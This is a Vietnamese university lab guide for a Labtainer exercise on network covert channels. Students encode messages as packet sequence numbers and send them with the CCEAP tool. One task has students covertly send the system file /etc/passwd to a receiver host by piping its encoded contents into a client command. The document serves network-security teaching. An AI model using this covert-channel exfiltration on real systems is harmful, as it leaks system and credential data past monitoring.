
**Manipulated Message Ordering**

# **Mục đích**

Packet Lost là một kỹ thuật **nhận biết giao thức** vì nó yêu **cầu số thứ tự trên mỗi tin nhắn** / gói tin, vì vậy người nhận có thể phát hiện ra sự mất mát. **Số thứ tự** có trong nhiều giao thức hiện có.

Ví dụ**:** có thể sử dụng số thứ tự TCP, **trường IP ID** có thể được sử dụng nếu người gửi tạo ID IP liên tiếp và **bất kỳ giao thức ứng dụng nào có số thứ tự** cũng có thể được sử dụng. Việc xóa được thực hiện bằng cách làm mất tin nhắn /gói tin ở người gửi **một cách giả tạo**.



1. **Yêu cầu đối với sinh viên**

Sinh viên cần có hiểu biết về giao thức TCP. Các ngôn ngữ lập trình như python, bash script.

# **Nội dung thực hành**

## *3.1 Khởi động labtaine*

Tải module về bằng lệnh:

*imodule https://github.com/tmanh191/steganograpy-network/raw/main/imodule.tar*

## *3.2 Thực hiện*

### *3.2.1 Task 1*

Khởi động bài lab: *labtainer -r lp\_network\_steg*

**Yêu cầu:** Sinh viên hiểu được cơ chế mã hóa từ binary sang dãy các số sequence

**Cơ chế:** các số xuất hiện trong array là vị trí của các bit 1 trong message binary.  
Ví dụ binary: 11001100  
sẽ chuyển thành: 0,1,4,5

**Message -> binary -> sequence number**

**Nhiệm vụ:**

**Sender:**

Đọc code file encode.py, sửa code với message = [mã sinh viên]

*sudo python3 encode.py*

Thu được 1 chuỗi sequence number. Lấy số thấp nhất giải nén cho file lp\_network\_steg.zip

*unzip –P [password] lp\_network\_steg.zip*

### 3.2.2 Task 2

Làm quen với CCEAP  
**Sender:**  
*cd /tool*

*sudo make*

*cp client /home/ubuntu*

*cd /home/ubuntu*

**receiver:**

*cd /tool*

*sudo make*

*cp server /home/ubuntu*

*cd /home/ubuntu*

labtainer đã cung cấp đoạn script ./server.sh để có thể lọc và lấy mỗi số sequence number của gói tin và ghép nó thành 1 chuỗi. **Receiver** tiếp tục chạy lệnh sau để bật server và lắng nghe gói tin:  
*./server.sh 9999*  
Phía **sender** chạy lệnh sau để gửi gói tin với chuỗi sequence đã tạo ở task 1: *./client -D 192.168.1.20 -P 9999 -s 0,1,2,5*  
  
Có thể sử dụng option -h để khám phá thêm nhiều chức năng khác nhau của tool CCEAP. **Receiver** chạy lệnh sau để hiểu được tool đã trao đổi các gói tin gì:  
*./server -P 9999*

**Sender:** chạy lệnh:

*./client -D 192.168.1.20 -P 9999 -s `sudo python3 encode.py`*

### 3.2.3 Task 3

Ở máy **Sender** giải nén file lp\_network\_steg.zip thấy 2 file. Đọc code và thấy file lp\_network\_steg.py còn thiếu 1 đoạn code ở dòng 75.  
**Yêu cầu:** Hiểu cơ chế chuyển đoạn sequence number thành binary

Ví dụ: 0,1,2,5 sẽ chuyển thành 1110100

Mỗi ký tự sẽ được chuyển thành binary 8 bit -> dãy sequence number từ 2 đến 7 số tùy vào số lượng bit 1 có trong binary.

-> Mỗi đoạn sequence sumber nhỏ hơn 8 sẽ được chuyển thành 8 bit binary.

Đọc file lp\_network\_steg.py mà lab đã cung cấp

**Sender:**

*python3 lp\_network\_steg.py -d steg.txt*

Sau khi thu được đoạn giải mã, copy nó vào dòng 75 của file lp\_network.py để hoàn thiện code.

Chạy lệnh : *python3 lp\_network\_steg.py -h*

Để xem hướng dẫn

### 3.2.4 Task 4

Copy đoạn code lp\_network\_steg.py từ server sang receiver

**Nhiệm vụ:**

Sender cần phải gửi file /etc/passwd cho receiver và bên kia giải mã được.

**Receiver** chạy lệnh:

*sudo ./server.sh 9999 > passwd\_seq.txt*

**Sender** chạy lệnh:

*./client -D [IP-receiver] -P [Port] -s `python3 lp\_network\_steg.py -e /etc/passwd` -T 50*Với tốc độ 50ms/packet thì 1 file chứa 300 từ cần hơn 1 phút để gửi thành công.

**Receiver**: *sudo* *python3 lp\_network\_steg.py -d passwd\_seq.txt*Sẽ thấy nội dung file giải mã

**Chú ý**: với tốc độ 50ms/1 gói tin -> 60 giây gửi được 2400 gói = 300 ký tự

Nếu gói tin quá dài, cần có cơ chế mã hóa (ví dụ base64) hoặc là tăng tốc độ gửi gói tin bằng option -T X (X là mili giây). Không nên tăng tốc độ lên quá nhanh vì có thể mất gói tin dẫn đến toàn bộ message sẽ không thể giải bằng code được.

## 3.3 Checkwork

Sinh viên thực hiện checkwork bằng lệnh: *checkwork*

## 3.4 Kết thúc bài

Sinh viên kết thúc bài lab: *stoplab*